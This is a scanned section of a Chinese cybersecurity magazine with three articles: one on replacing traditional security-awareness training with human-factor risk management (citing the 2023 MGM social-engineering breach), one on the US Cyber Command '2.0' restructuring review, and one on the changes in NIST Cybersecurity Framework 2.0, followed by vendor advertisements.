在 2023 年，多个重大安全事件中，社工攻击成为重要的手段，其中最引人注目的莫过于 2023 年 9 月针对米高梅国际酒店集团的勒索软件攻击事件。

攻击者首先从职业社交网站查找目标公司员工，然后冒用其身份致电 IT 技术支持部门，仅仅花了不到 10 分钟就获得了访问网络所需密码和凭证，进而窃取了客户的个人数据，包括联系方式、性别、出生日期和驾驶执照号码等。据估计，这次攻击导致米高梅集团遭受 1 亿美元的利润损失。

实际上，几乎所有成功的网络入侵或数据泄漏事件都有一个共同点：涉及人的因素。黑客以“人”为目标对象，利用人性弱点、心理学和黑客技术，发起网络钓鱼攻击、社会工程学攻击，几乎可以100% 实现成功侵入企业内网。网络犯罪分子通常将“操纵员工”视为进入公司信息系统和访问机密数据的最简单、最快捷、最有效的方式。

对于组织而言，员工是抵御社会工程学攻击的一道重要防线，而安全意识教育是武装员工大脑，为员工赋能的关键措施。尽管越来越多的企业意识到安全意识的重要性，推出了全员安全意识培训计划，但传统的安全意识教育往往收效甚微。

一个大型跨国集团公司连防范社会工程学攻击都束手无策。米高梅集团被勒索的安全事件也反应了传统安全意识培训的失败。

二、安全意识教育 1.0 没落

Gartner 在研究中指出，机构只是注重提高员工的网络安全意识，但在很大程度上无法有效减少因员工行为而导致的安全事件的数量。Gartner 的安全行为驱动因素调查发现：69% 的受访员工承认在过去 12 个月内故意绕过安全控制。93% 的员工明知自己的行为会增加组织的风险，但还是采取了这些行为。

从目前来看，传统安全意识培训存在诸多问题，包括安全意识的培训理念

与技术落后，这直接导致培训成本高、效果差。

1、安全意识培训成本高、效果差

很多公司将员工安全意识培训成本看成是固定的（如年度预算 30 万），这是一个很大的误区。安全意识培训的间接成本（时间成本、机会成本）实际上是很昂贵的。以一家 1 万人规模的公司为例，每月员工围绕一个安全意识主题的平均学习时长为 30 分钟，公司全员总学习时长为 0.5 万小时。如果全年完成 12 个主题模块学习，累积时长为 6 万小时（2500 天）。如果这 6 万小时用于生产性工作任务，能产生多少价值呢？如果 6 万小时的学习并没有带来实际结果，这又会造成多少浪费呢？试想一下，如果安全意识培训搞“一刀切”且枯燥乏味，而培训内容本身必须塞进很多专业术语，员工只好硬着头皮应付学习，对于这样被动式的学习，其知识吸收与保留率可想而知。大部分培训内容很可能会从一只耳朵进另一只耳朵出，仅一天之后，员工就会忘记 70% 以上的内容，也就更谈不上形成知识转移、行为养成与投入产出比了。

另外，企业安全团队很容易会陷入一个误区，认为一年内面向员工推出一些安全意识培训课程和测试，发送一些邮件宣传海报或公众号长图文，定期组织几场钓鱼模拟演练，开展线上、线下安全日 / 周 / 月体验活动，就能解决网络安全中人的风险问题。许多企业后来发现，年复一年地做下去，并未看到明显的收益，表面功夫上的努力不足以真正改变员工的风险行为，提升组织的网络安全弹性。

2、安全意识教育理念与技术长期停滞

安全意识与培训在理念、技术、标准及实践等方面经历了一个缓慢的演变过程。例如，在安全意识标准方面，早在 2003 年美国国家标准与技术研究院就已经推出了 NIST SP 800-50 标准《构建信息技术安全意识与培训计划》，一直以来作为业内的“金牌”参考指南，直到 20 多年后的 2023 年，终于迎来了改版（新标准更名为《构建网络安全与隐私学习计划》，草案已完成征求公共意见阶段，尚未正式发布）。

在安全意识方法论方面，不论是安全意识厂商还是企业用户，大约 15 年前就停留在安全合规与意识提升层面，鲜有提及行为改变、风险度量与文化变革。

在安全意识与培训技术方面，约 10 年前就引入了钓鱼模拟演练、线上或线下密室逃脱、攻防模拟演示等。约 5~6 年前（2017—2018 年）传统教育领域中的互动学习、微学习、游戏化学习、社会化学习、混合式学习等技术逐步引入安全意识教育领域。此后，VR 技术、游戏技术、度量指标技术也被逐渐引入安全意识培训。

但安全意识厂商的“杀手锏”仍是围绕着内容做文章（如内容丰富、形式多样、风格迥异、时长差异等），对于培训效果、用户行为缺乏关注和长期跟踪。

安全意识领域显然需要的是一场革命，而不是进化。长时间以来，企业安全团队开展安全意识工作在很大程度上依赖于基于合规的或基于风险主题内容的宣贯与培训活动。对于绝大多数员工来说，安全意识培训则是一项无聊的、强加给自己的额外任务，占用了其完成手头工作的宝贵时间，仅仅依赖于安全意识宣贯与培训并不是有效降低人为因素风险的最佳方法。

三、“人为因素风险管理”兴起，安全意识进入 2.0 时代

近两年，“人为因素风险管理”逐渐成为安全意识领域未来发展的下一个“风向标”，其核心目标是“以人为中心”，在整个组织内创造真正的“行为改变”，而不是在安全事件发生后再追根溯源、追加培训、追究责任。

Gartner 2022 年推出安全行为和文化计划 (SBCP) 概念和相关的 PIPE（实践、影响、平台、推动者）框架。安全行为和文化计划 (SBCP) 涵盖传统实践，如意识培训和网络钓鱼模拟及一系列影响行为的学科。

2021 年年初，一些小而美的安全意识厂商开始推出“人为因素风险量化”技术一即通过员工行为度量而不是测试分数和钓鱼模拟中招率计算出员工的行为风险值。还有一些安全意识厂商开始借助于心理学、行为科学与数据科学，以科学的方式更好地管理风险行为数据，以便安全团队能够

> “人为因素风险管理”逐渐成为
> 安全意识领域未来发展的下一个“风向标”，
> 其核心目标是“以人为中心”，
> 在整个组织内创造真正的“行为改变”。

人为因素风险管理可以克服
安全意识与培训的不足，
但员工安全意识提升、安全行为养成与
组织安全文化塑造，不可能一蹴而就，
也没有简单的“一键升级”按钮。

将有限的时间和资源，聚焦于薄弱环节，有的放矢。一些创新性安全意识厂商开始探索与安全技术厂商形成合作伙伴关系，通过与 EDR、SEG、TIP、UEBA、DLP 等平台打通、收集与员工风险行为相关的实时数据，并根据员工表现出的不安全行为，提供及时的学习内容。另外，安全意识自动化技术（如智能聊天机器人、虚拟助手等）也开始在学习管理平台尝试应用。值此，越来越多的传统安全意识厂商开始刻意摆脱安全意识培训的标签定位，对于企业来说，可选择的安全意识方案越来越多，以合规为目的的安全意识计划逐步迈向以行为改变与文化塑造为目的的阶段。

1、安全意识 2.0 特性之一：基于行为的风险度量

管理大师德鲁克有句名言：“你如果无法度量它，就无法管理它”。安全意识 1.0 时代，度量关注的是参与率、完成率、考试通过率、学习时长等指标，这些学习层面的合规性指标并不能衡量学习带来的实际结果，不足以反映员工在日常工作中是否真正践行了安全行为。而安全意识 2.0 时代，主要关注的行为层面的影响力指标，即行为改变与实际效果。一些可量化指标包括但不限于安全制度违规事件数量、网络攻击与数据泄漏事件数量、钓鱼演练中招率与上报率、安全行为抽检合规率、弱口令使用率等，以及文化层面的组织网络弹性指标，如全体员工的安全认知、责任感、自我效能、事件平均响应时长 / 平均恢复成本的变化趋势等。

2、安全意识 2.0 特性之二：基于数据的深度洞察

安全意识 2.0 很大程度上依赖于平台，强调数据的重要性，核心是人为因素风险量化、人为因素风险基线划定，以及人为因素风险持续监控。通过将员工学习数据、行为数据、事件数据、钓鱼演练数据、调查 / 调研数据等可定量及可定性数据融合在一起，形成组织、部门及员工层面的人为因素风险全景图。通过风险仪表板，管理层及安全团队，可以一目了然地掌握人为因素风险的动态变化。例如，公司当前及近一年最大的“人为因素”漏洞是什么？风险值最高及优先级最高的部门和个人是谁？有多少人在使用弱口令？有多少人远程办公未启用 VPN？有多少员工发挥了“风险吹哨人”的作用，积极上报了可疑邮件和疑似攻击？从而，安全团队可以基于客观数据，针对高风险群体量身定制个性化教育计划，提升他们的安全意识与风险防范能力，在短时间内便可以获得看得见的投资回报，获得管理层的认可。员工则可以随时了解自身的薄弱环节所在，有针对性地学习对自己工作最相关、影响最大的内容，从而节省了时间，还可自由掌控学习进度。

3、安全意识 2.0 特性之三：基于风险的干预措施

一旦安全团队识别了人为因素风险，确定了风险优先级，接下来就可以采取适当的行动应对人为因素风险，在员工的不安全行为发生之前进行及时干预，而不是风险发生之后再进行亡羊补牢。干预措施可以是基于培训的，这时

安全意识宣贯培训仅仅是整个风险应对环节的一部分，在合适的时间向适当的员工推送最合适的内容。例如，向员工推送一个提醒通知，推送一门针对性课程，推送一个互动课件或小游戏；也可以是基于制度或权限的，根据员工的行为风险重新评估当前的安全策略，及时调整相关安全规范或降低用户相关权限；还可以是基于人工辅导的，例如，向高风险员工（如员工越权下载非授权应用）所在部门的领导发送一个预警，通知其及时参与员工线下督导，第一时间纠正员工的不当行为。以上所有推送策略都是基于数据与算法的，是根据风险优先级自动化执行的，可以向员工提供有关可疑行为或风险行为的即时反馈或及时干预。随着 AI 聊天机器人与平台的融合，还可以触发人机互动聊天策略，一步步引导员工做出更明智的安全决策。

4、安全意识 2.0 特性之四：基于内容的持续传播

安全意识 2.0 时代并不是要完全摒弃安全意识宣贯与培训，安全团队总是需要优质的主题内容素材，以合适的频率持续传播安全理念，吸引广大员工关注，影响各利益相关方，但内容传播策略需要革新，个性化、交互式与游戏化是重点。

安全意识 2.0 学习管理平台基于数据分析为员工定制不同的学习路径，提供员工最需要、最相关、最实用的培训内容，而不是用相同的主题、相同的数量、相同的频率“轰炸”所有员工，浪费员工的时间和生产力，从而有效提升员工主动参与学习的积极性。

交互式内容对于吸引员工积极参与很有帮助，员工在学习过程中“双向沟通”，有点击、有拖拽、有问有答、有即时反馈，员工学习完成后会有更强的参与感、掌控感和成就感。

游戏化，也就是“寓教于乐”。一类是纯粹的安全游戏，通过游戏模拟攻防场景，使员工在游戏过程中应用知识，锻炼安全思维，形成对安全风险的肌肉记忆。另一类是应用游戏化元素，将积分、勋章、排行榜等元素融入安全学习过程中，巧妙地应用挑战机制、荣誉机制、良性竞争机制最大限度地吸引员工参与，激发员工的求知欲和好奇心，解锁更多课程模板。

5、安全意识 2.0 特性之五：基于人性的文化塑造

安全意识 2.0 时代的企业安全文化建设，首先，安全文化与价值观变革必须得到高层的重视与支持，管理层发挥着至关重要的作用，如果管理层没有从思想上、预算上、行动上“开绿灯”，安全文化在公司内部推行起来将面临重重阻力。

其次，要改善安全团队本身的形象和影响力。在业务部门和员工眼里，安全团队是一个到处预警、四下救火的消防站？是一个制造麻烦、“考核问责”的衙门？还是一个可信赖的赋能部门？安全团队是否为组织创造了一个“心理安全”的办公环境？“有毒”的企业安全文化，会造成员工与安全团队关系紧张、不愉快、安全事件瞒报漏报或不报，破坏安全团队的声誉，不利于“联防联控、群防群治”的人防策略落地。

最后，要善于应用心理学与行为科学，从人性角度充分理解和尊重员工。人类三种核心动机包括：追求希望，逃避恐惧；追求认同，逃避排斥；追求快乐，逃避痛苦。面对网络威胁，员工在态度、认知、信念方面是否真的与安全团队站在了同一条战线上（员工是否将保障安全视为自己的责任）？通过有效的人为因素风险管理，员工也可以成为一道强大的安全防线。

四、总结

人为因素风险管理可以克服安全意识与培训的不足，是未来企业安全迈向高质量发展的关键一环。但员工的安全意识提升、安全行为养成与组织安全文化塑造，不可能一蹴而就，也没有简单的“一键升级”按钮。

网络安全问题的核心是人的问题，无论是技术方案，还是安全文化建设，都需要充分考虑人性的特点，以解决人的问题的思路，来解决人为因素风险。

安全意识 2.0 可能需要 5 ~ 10 年才能广泛应用于各行各业。Gartner 预计，2025 年将有 40% 的网络安全项目来部署社会行为原则（如推送技术）用以影响整个组织的安全文化。让我们共同期待“技防 + 人防”实现质的飞跃，让人为因素风险尽在掌控！ 安

关于作者

谢超首

虎符智库特约作者，超安全文化研究院创始人，人为因素安全风险管理专家，世界 500 强前 30 企业原集团安全意识与文化负责人。

美国防部研究塑造“网络司令部2.0”可行方案

作者 | 赵慧杰

美国网络司令部正在进行“自上而下”的全面审查，以重塑其组织和部队，并确保其处于最佳状态以应对高度动态环境中的威胁。官方将此次审查称为“美国网络司令部2.0”（Cybercom 2.0）。

向前迈出大胆的一步

美国网络司令部司令兼国家安全局局长保罗·中曾根在米德堡举行的媒体圆桌会议上表示：“当我们试图展望美国网络司令部的未来时，我希望向前迈出大胆的一步。”保罗·中曾根于2月2日在指挥权变更仪式后退休，把职权移交给接任者蒂莫西·霍。

美国网络司令部成立已有10年，该司令部建立在10年前的许多当时原则的基础上。美国网络司令部所运作的领域是如此动态，以至于其中许多原则现在已经过时。

例如，网络任务部队（CMF）——美军各军种向网络司令部提供的开展进攻和防御行动的团队——是在2012年左右设计的，从2013年到2016年建立，并在2018年达到全面作战能力。

当时，根据乔治·华盛顿大学国家安全档案馆通过《信息自由法》披露的解密任务命令，首要任务是组建、快速建立团队并尽可能依赖美国国家安全局的支持。

2013年3月的一份任务命令中写道：“鉴于我们国家的关键基础设施和国防部网络面临的威胁日益增加，我们必须尽快建立、训练和部署装备精良的网络任务部队。我们现在必须让这些部队就位——这些部队将做好保卫国家的准备，为作战指挥官提供支持，并为关键网络上的关键地形提供主动防御。我们将在2013财年建立即时作战能力，通过有效地将现有人员组织成有效的、做好战斗准备的团队，部署在取得任务成功的最佳地点，并建立指挥控制结构来指导成功的行动。”

该命令还指出，虽然最初的重点是快速有效地建立做好战斗准备的团队，但它们将牢记最终状态的部队态势。

从那时起，这些团队及其结构就没有经过全面的重新审视或重新检查，

> 美国网络司令部司令兼国家安全局局长保罗·中曾根表示，出于多种原因，现在是开始研究美国网络司令部下一次迭代的最佳时机。

在美国总统的2022财年预算请求中，新的团队首次被添加到最初的133支团队中。例如，保罗·中曾根表示，这些团队是在2012年对世界有不同理解的情况下组建的，当时的重点是反恐，当时伊朗金融系统网络中断是当今的主要威胁之一——早在与大国竞争的转变前。

美国前官员表示，考虑到各军种当时可用的部队数量，并向国防部领导层的证明需求，许多人员和团队的配备数量是任意的。

过去有人呼吁和期望重新审视团队结构，并重新审视部队如何训练和获取能力——特别是在网络任务部队（CMF）于2018年达到全面作战能力后——然而，多年来的补救办法是针对特定使命进行任务组织或将团队分成更小的部分。

例如，在构建过程中，美国网络司令部领导层锁定了结构，不想调整团队，以免显得它们在达到全面作战能力前移除对各军种的标准。

在建立这些团队时没有其他模型可以效仿，因此专家表示，他们没有把所有事情都做好也就不足为奇了。

此外，美国网络司令部在发展过程中非常依赖美国国家安全局的人员和设备。作为一个军事组织，美国网络司令部需要有自己的独立于情报系统的军事专用系统。因此，美国网络司令部希望能够像其他军队开发执行行动的平台一样获得和管理这些能力。

美国网络司令部正在与国防部其他部门合作，努力进行全面的重新审查，以更好地调整该司令部及其部队的态势。

保罗·中曾根在2023年12月的美国情报和国家安全联盟（INSA）活动中表示：“我认为除维持现状外，所有选择都已摆在桌面上。我们在2012年和2013年建立了我们的部队。我们拥有丰富的经验，但范围、规模、复杂性和威胁已经发生了变化，私营部门已经发生了变化，我们的合作伙伴也发生了变化。我认为我们也必须能够考虑如何做出改变。”

一个由专家组成的跨职能团队已经被召集，讨论美国网络司令部如何考虑以不同的方式完成其权限、培训、人员和采购工作。

保罗·中曾根表示，其上周末批准了一份“问题陈述”，跨职能团队将使用该陈述来研究未来的部队生成模型。他称：“我们必须大胆地思考诸如如何开展培训及如何采用不同的人事流程等问题。”

为什么现在?

消息人士表示，美国网络司令部成立已有10多年，他们希望更新愿景、部队结构和条令。现在，美国网络司令部高层领导中也有一些在该司令部任职多年的人员，如蒂莫西·霍和即将上任的副司令威廉·哈特曼，他们对该领域有丰富的了解，使之成为一次改造的好机会。

保罗·中曾根表示，出于多种原因，现在是开始研究美国网络司令部下一次迭代的最佳时机。

根据《2023财年国防授权法》，美国防部正在研究各军种在组织、训练和向网络司令部派遣部队方面的责任。该研究将于6月1日提交国会。此外，未来五年内还将组建14支新团队。此外，自2018年美国防部获得开展网络行动的新权限以来，从这些行动及选举防御、勒索软件、俄乌冲突等问题中吸取了很多教训。

保罗·中曾根表示，这些情况的综合作用导致2024年成为重新审查该司令部的最佳机会，其称：“我认为，自从我们成立这支部队以来，我们还没有这样做过。我认为现在正是时候。”

其他官员指出，美国国会要求开展的各种研究提供了一个很好的机会，可以将这些关键问题整合在一起，并为美国防部长提供网络司令部未来演变的多种选择。

负责太空政策的助理美国国防部长兼国防部长首席网络顾问约翰·普拉姆1月表示：“过去几年，美国国会进行了多项研究，以探讨国防部应该做什么或可以做什么，以提高我们组建网络部队、训练网络部队、保留网络部队的能力，以达到最大效果。我们一直在慢慢研究各种选择。问题是，需要改变多少？你应该考虑什么？……我们要做好什么准备？我们如何才能更好地做好准备？”

约翰·普拉姆指出，当他们考虑即将发生的所有事情时，团队知道他们必须向美国防部长提出一系列与这项大型、重要研究相关的选项，并找到最佳建议来提出一套更全面的选项，而不是一次做一个。

约翰·普拉姆表示：“我们一直在慢慢研究各种选择，问题是需要改变多少，你应该关注什么？例如，他们要求我们专门研究网络军种，但我真的想，我们要做好什么准备？我们如何才能更好地做好准备？我们遇到这个问题，需要很长时间来培训操作人员，然后他们就超时了。那么我们如何才能从培训投资中获得更多回报呢？而且，我们如何确保他们不会因为在观看比赛的那天没有发生一件神奇的事情而在资格赛中陷入困境？所以我们试图弄清楚，我们可以使用哪些工具来实现这一点。事实证明，当你看到即将发生的所有事情时，我们知道我们必须向国防部长提供一系

通过美国网络司令部正在开发的新工具，对部队的战备状态和技能进行更好的监督，将有助于指挥官更好地了解其所需要的人员，以挑选具有作战所需技能的人员。

列选择，确实是针对这项大型的重要研究。我们还有很多其他研究正在进行，所以关键是，我们应该吸收所有这些研究，找到最好的建议，然后尝试向部长提出一套更全面的选择，这样我们就不用再零碎地做这些事情，并在建议或选择出现时采纳或拒绝它们……我们怎样才能做到这一点？由于时间表已经确定，这对我们来说可能是一个真正的绝佳机会，可以让网络司令部进入下一个发展阶段。”

保罗·中曾根指出，2018 年对于美国网络司令部来说是一个“分水岭”，它通过行政政策的改变、国会法律的改变和澄清获得了新的权力。他称：“这导致我们开展了大量的操作，所以从 2018 年到现在，操作的数量非常高，这意味着，就正在发生的事情而言，有大量的数据。”

在此之前，由于存在“不作为”的偏见，因此只开展了少量操作，这意味着，没有大量关于团队结构和人员效率的数据。

这导致了向“持续交战”的范式转变，其中包括每天挑战对手的活动，无论他们在哪里活动。保罗·中曾根指出，这是美国网络司令部做得对且必须继续执行的事情。

保罗·中曾根表示：“你必须持续交战。如果你在一旁观看这一切，你就会受到打击。这就是为什么我认为对于我们在世界各地的军队来说，能够参与进来、能够采取行动并了解我们的对手在做什么非常重要。能够日复一日地继续作战，这就是你真正变得优秀的方法。你在该领域中开展操作。这就是特种作战司令部教给我们的，对吧？持续操作可以培养熟练程度和专业精神。我们将需要它。关于网络司令部的发展方向，我对这方面思考了很多。”

同样，美国网络司令部也采用了特种司令部的模式，尽管该司令部最初隶属于负责军队核武器的美国战略司令部。

美国网络司令部历史上的另一个转折点发生在 2020 年，当时保罗·中曾根要求美国防部长提供更多类似于特种作战司令部的军种特征的权力。保罗·中曾根还要求增加更多的团队，并重新调整反恐团队的部署，以更加一致地对抗大国。这包括增强预算权力，直接控制和管理资源的规划、编制、预算和执行，以维持网络任务部队。其中许多变化也将影响美军各军种及各军种向网络司令部提供部队的方式。

保罗·中曾根表示：“我是一个对各军种要求相当高的客户。我只想要它们最好的，而且我一直都想要。就所发生的事情而言，他们非常非常支持，但我要告诉你，我们的行动领域需要我们的陆军、海军、空军和海军陆战队人员有更长的驻任时间，而不是不断的轮换。我认为这是我所表达的一个担忧，我认为这是我们未来

必须处理的事情之一。”

保罗 · 中曾根认识到，美军各军种必须向作战司令部提供多种不同的部队，网络司令部就是其中之一。美军各军种还必须平衡自己的战备需求。然而，保罗 · 中曾根意识到，作为美国网络司令部司令，他的工作就是谈论为什么这个领域是独一无二的，以及为什么需要考虑与过去不同的招募、保留或分配政策方式。

这也导致了建立独立网络军种（类似于美国陆军、海军、海军陆战队、空军和太空军）的呼声在过去的一年里愈演愈烈。

独立网络军种的支持者认为，美军网络操作人员没有独特的身份——因为他们仍然是各自军种的成员——各军种都以不同的方式为其网络贡献提供资源和薪资标准不同，并且指挥控制结构混淆，因此存在战备问题。此外，他们声称只有独立的网络部队或军种才能解决关键问题。

美国国会最初提议就此事进行独立研究，但该研究被从 2024 财年的年度政策法案中删除。支持者誓言要将其纳入 2025 财年的法案中。

保罗 · 中曾根至少在公开场合对这一想法保持中立，并表示这是美国防部长的政策决定。中曾根表示，无论美国网络司令部是否考虑新一代模型，“这都是国防部长将做出的决定”，但向国防部长劳埃德 · 奥斯汀提供“一系列选择”很重要。

可以为未来的部队做些什么？

据专家和消息人士称，可能会对团队进行更正式的重组，而不是为每个使命开展任务组织，以将其分解为更小的单位。

美国网络国家任务部队（CNMF）是网络司令部下属的一个次级统一司令部，由 39 个联合团队组成，被认为拥有国防部最有才华的网络操作人员，可以保卫国家免遭重大网络威胁。保罗 · 中曾根、蒂莫西 · 霍和威廉 · 哈特曼都曾指挥过这支部队。CNMF 比代表作战司令部执行进攻行动的战斗任务团队（CMT）和执行防御性网络行动的网络保护团队（CPT）更具灵活性。这是因为 CNMF 的部队规模较小，并且由六支特遣部队组成。这使他们能够根据某些使命所需人员的技能和准备情况更准确地组织任务。

这可能是未来的模型。通过美国网络司令部正在开发的新工具，对部队的战备状态和技能进行更好的监督，将有助于指挥官更好地了解他们在任何特定时间所需要的人员，以挑选具有作战所需技能的人员。

最初，网络保护团队（CPT）由 5 个小队 39 人组成。在部队通过行动吸取经验教训后，这一团队已经发展到更小的规模，而不必部署 39 人来解决每个问题。将来，CPT 可能会进一步拆分，组成更多的团队。

专家指出，一切都摆在桌面上，相关规划者不会采用任何预先确定的解决方案来找出最好的前进方向。保罗 · 中曾根表示，“蒂莫西 · 霍接任后，他将此事提交给政策制定者进行简报，然后最终提交给美国防部长，并说‘嘿，这就是我们认为未来网络司令部需要在今天重建的方式。’”

关于作者

赵慧杰

虎符智库专家、网络空间安全军民融合创新中心高级研究员。长期从事网络安全、互联网发展等领域研究工作，对外军网络战、国际网络安全态势、全球网络空间竞合及新技术新应用发展等具有深厚研究造诣，先后获得军内成果奖七项。

NIST 网络安全框架 2.0：重大变化和升级

作者 | GoUpSec

美国国家标准与技术研究院(NIST)近日发布了网络安全框架(CSF)的2.0正式版本，这是2014年该框架发布后十年来首次的重大更新。新框架版本极大扩展了适用范围，重点关注治理和供应链问题，并提供了丰富的资源，以加速框架实施。其目标旨在为所有受众、行业领域和组织类型提供参考，不论组织的网络安全成熟度如何，皆可适用，涵盖了从最小型的学校、非营利性组织到最大的集团型企业与机构，从而更有效地减少网络安全风险。

NIST正式发布的网络安全框架(CSF)2.0版本比去年9月发布的2.0草案版本更加完善，新版本的重大变化和升级如下。

· 适用范围从关键基础设施扩大到所有组织：新的2.0版本面向几乎所有受众、行业部门和组织类型而设计，从最小的学校和非营利组织到最大规模的机构、公司和国家关键基础设施，无论其网络安全系统的复杂程度如何。

· 新增的“治理“成为核心功能：新框架版本将重点放在治理上，包括组织如何制定和执行有关网络安全策略的决策，并强调网络安全是企业风险的主要来源，高级领导者应将网络安全与财务和声誉等其他风险一起考虑。

· 提供实施框架所需的大量工具和指导资源：NIST扩展了CSF的核心指导并开发了相关资源，以帮助用户充分利用该框架。这些资源旨在为不同的受众提供进入CSF的定制途径，并使该框架更容易付诸实施。

近日发布的网络安全框架(CSF)的2.0正式版本是2014年该框架发布后十年来的首次重大更新。

1、从关键基础设施扩大到所有组织

网络安全框架2.0版本被美国总统拜登的《国家网络安全战略》和几项新兴政府网络安全政策声明引用，其关注范围从保护关键基础设施(如医院和发电厂)扩展到所有行业的组织。

为此，新框架版本放弃了之前版本使用的“改进关键基础设施网络安全框架”的名称，改为“NIST网络安全框架(CSF)2.0”。

与2015年发布的原始版本和2018年发布的1.1版本相比，2.0版本不再仅仅是一个静态资源，而演变成了一套指导框架实施的资源包。“网络安全框架一直是许多组织的重要工具，帮助他们预测和应对网络安全威胁，”美国商务部标准与技术局副局长兼NIST局长Laurie E. Locascio表示，“2.0版本以之前版本为基础，不仅涵盖一份文档，而是一套可定制的资源，随着组织的网络安全需求变化和能力发展，可以单独或组合使用。”

2、“治理”成为核心功能

Fig. 2. CSF Functions

网络安全框架 2.0 最重要的结构性变化是增加了第六个关键功能——“治理”，此前版本的五个关键功能“识别”“保护”“检测”“响应”和“恢复”都围绕着该功能展开（上图）。“治理”功能旨在帮助组织将网络安全风险管理纳入更广泛的企业风险管理计划中，通过提供“成果”或期望状态来指导组织如何实现和优先考虑其他五个功能的成果。

NIST 表示，增加“治理”功能的目的是将所有网络安全风险管理活动提升到组织的高管和董事会层面。“我认为 2.0 版本的一大亮点是将治理提升为一个功能，”网络安全公司 CyberSaint 的创始人兼首席创新官 Padraic O'Reilly 指出，“我认为现在业界已经普遍认识到，如果没有积极的治理参与，网络安全工作就只会原地打转。”

3、供应链安全受到更多重视

网络安全框架 2.0 还整合并扩展了 1.1 版本中的供应链风险管理成果，并将其中大部分归入“治理”功能之下。框架指出，“鉴于该生态系统复杂且相互关联，供应链风险管理 (SCRM) 对组织至关重要。网络安全供应链风险管理 (C-SCRM) 是一个系统化的过程，用于管理整个供应链中的网络安全风险暴露，并制定适当的响应策略、政策、流程和程序。网络安全框架 C-SCRM 类别 [GV.SC] 下的子类别提供了一种将纯粹关注网络安全和关注 C-SCRM 的成果联系起来的方式。”

将供应链风险管理纳入“治理”功能，只是解决网络安全棘手问题迈出的第一步。“供应链问题缠身，”O’Reilly 说，“之所以供应链安全问题如此复杂，是因为供应链本身就非常复杂。我认为 NIST 将一部分供应链纳入治理范畴，是因为需要从上层进行更多管理。因为目前，一些做法虽然勉强说得过去，但只能解决大约一半的问题。”

4、完善的参考工具、资料、指南和资源整合

网络安全框架 2.0 版本还提供了更新的“参考资料”，即现有的标准、指南和框架，以帮助充实网络安全框架包含的技术细节和步骤，为组织如何实施 23 个类别下的 106 个子类别提供进一步的指导。

为了解决网络安全框架可能带来的实施困难，NIST 在 2.0 版本中加入了一系列关于不同主题的“快速入门指南”，包括如何创建网络安全框架配置文件和层级，以及如何开始管理供应链安全风险和创建社区配置文件，以供拥有共同利益的社区描述共识观点。

网络安全框架 2.0 版本的参考工具简化了组织实施框架的方式，允许用户以人类和机器可读的格式浏览、搜索和导出 CSF 核心指南中的数据和详细信息。

为了提供更实用的框架实施指南，网络安全框架 2.0 还提供了“实施示例”。这些实施示例代表了 NIST 将被动书写的成果转换为组织可以采取的更积极、可操作步骤的努力。

网络安全框架 2.0 版本还改进了与其他广泛使用的 NIST 资源的集成，这些资源处理企业风险管理、ERM 和 ICT 风险管理计划，包括如下。

· SP 800-221，信息和通信技术风险对企业的影响：治理和管理企业风险组合中的 ICT 风险计划

· SP 800-221A，信息和通信技术 (ICT) 风险结果：将 ICT 风险管理计划与企业风险组合相集成

· SP 800-37，信息系统和组织的风险管理框架

· SP 800-30，以及 NIST 风险管理框架 (RMF) 进行风险评估的指南

安

关于作者


GoUpSec

以生态为基础，以价值为导向，以国际化视野服务于网络安全决策者人群，致力于成为国际一流的调研、分析、媒体、智库机构。

奇安信

敏感信息泄露情报服务

- 攻击队视角的全网敏感信息情报
- 急需补上的防守盲点
- 供应链安全的管控抓手
- 预防性进攻反制利器



纵深防御的马奇诺防线，为什么会被攻破？

- 完整的防御体系，既要考虑正面防御，侧翼的情报收集和对抗也必不可少！
- 忽视全网视角的情报，是防守的重大盲点！

服务定位 SERVICE POSITIONING

- **攻击队视角**：使用渗透专家交付，不是简单的信息收集。
- **全网视角**：核心功能是从外部探测全互联网第三方应用中的敏感泄露数据；而非只关心自己的网络和应用。
- **情报级**：专家梳理的情报级信息，而不是简单数据抓取：给出利用思路和可能的攻击链，更有详细的整改建议。

奇安信安服团队

奇安信

新一代网络安全领军者

「零事故」安服团队重磅力作

900余次实战攻防演练的经验总结

从红队、蓝队、紫队视角全面解读攻防演练

扫码购买

奇安信连续三年位居
“中国网安产业竞争力50强”
第一名

6月20日，中国网络安全产业联盟（CCIA）
公布“2023年中国网安产业竞争力50强”榜单，
凭借扎实的技术实力和领先的市场表现，
奇安信连续三年高居榜单第一名。


奇安信科技集团股份有限公司

CCIA 50强

2023年中国网安产业竞争力50强

编号：CCIA-2023JZL-01

中国网络安全产业联盟

2023年6月

“2022年中国网安产业竞争力50强”榜单

TOP15	公司名称
1	**奇安信科技集团股份有限公司**
2	深信服科技股份有限公司
3	启明星辰信息技术集团股份有限公司
4	华为技术有限公司
5	天融信科技集团股份有限公司
6	绿盟科技集团股份有限公司
7	腾讯云计算（北京）有限责任公司
8	新华三技术有限公司
9	阿里云计算有限公司
